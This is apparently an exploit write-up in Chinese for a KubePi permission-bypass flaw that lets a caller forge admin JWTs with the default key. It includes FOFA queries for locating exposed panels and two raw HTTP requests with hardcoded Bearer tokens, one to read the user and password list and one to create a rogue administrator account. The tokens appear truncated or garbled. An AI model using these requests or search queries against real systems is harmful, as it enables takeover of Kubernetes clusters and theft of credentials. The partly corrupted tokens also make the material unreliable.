K2-1KubePi-Kubernetes 可视化管理面板-PermissionAC


漏洞描述：

KubePi 存在权限绕过漏洞，攻击者可通过默认 JWT 密钥获取管理员权限控制整个平台，使用管理员权限操作核心的功能。

影响版本：

```
KubePi <= 1.6.2
```

网站图片：



网络测绘：

fofa语法：

title="KubePi" || body="/kubepi/css/" || body="kubepi doesn't work" || header="KubePi" || banner="KubePi"

漏洞复现：

payload：

```
POST /kubepi/api/v1/users/search?pageNum=1&&pageSize=10 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYWlljoiYWRtaW4iLCJuaWNrTmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFpbCI6InN1cHBvcnRAZml0MmNsb3VkLmNvbSIsImxhbmd1YW
Content-Type: application/json
Accept-Encoding: gzip
Content-Length: 2

{}
```

效果图:
读取用户名密码列表

创建管理员账号密码

```
POST /kubepi/api/v1/users HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYWllIjoiYWRtaW4iLCJuaWNrTmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFpbCI6InNlcHBvcnRAZml0MnNsb3VkLmNvbSIsImxhbmdlYW
Content-Type: application/json

{"authenticate": {"password": "test1"},"email": "test1@gmail.com","isAdmin": true,"mfa": {"enable": false},"name": "test1","nickName": "test1","roles": ["Supper User"]}
```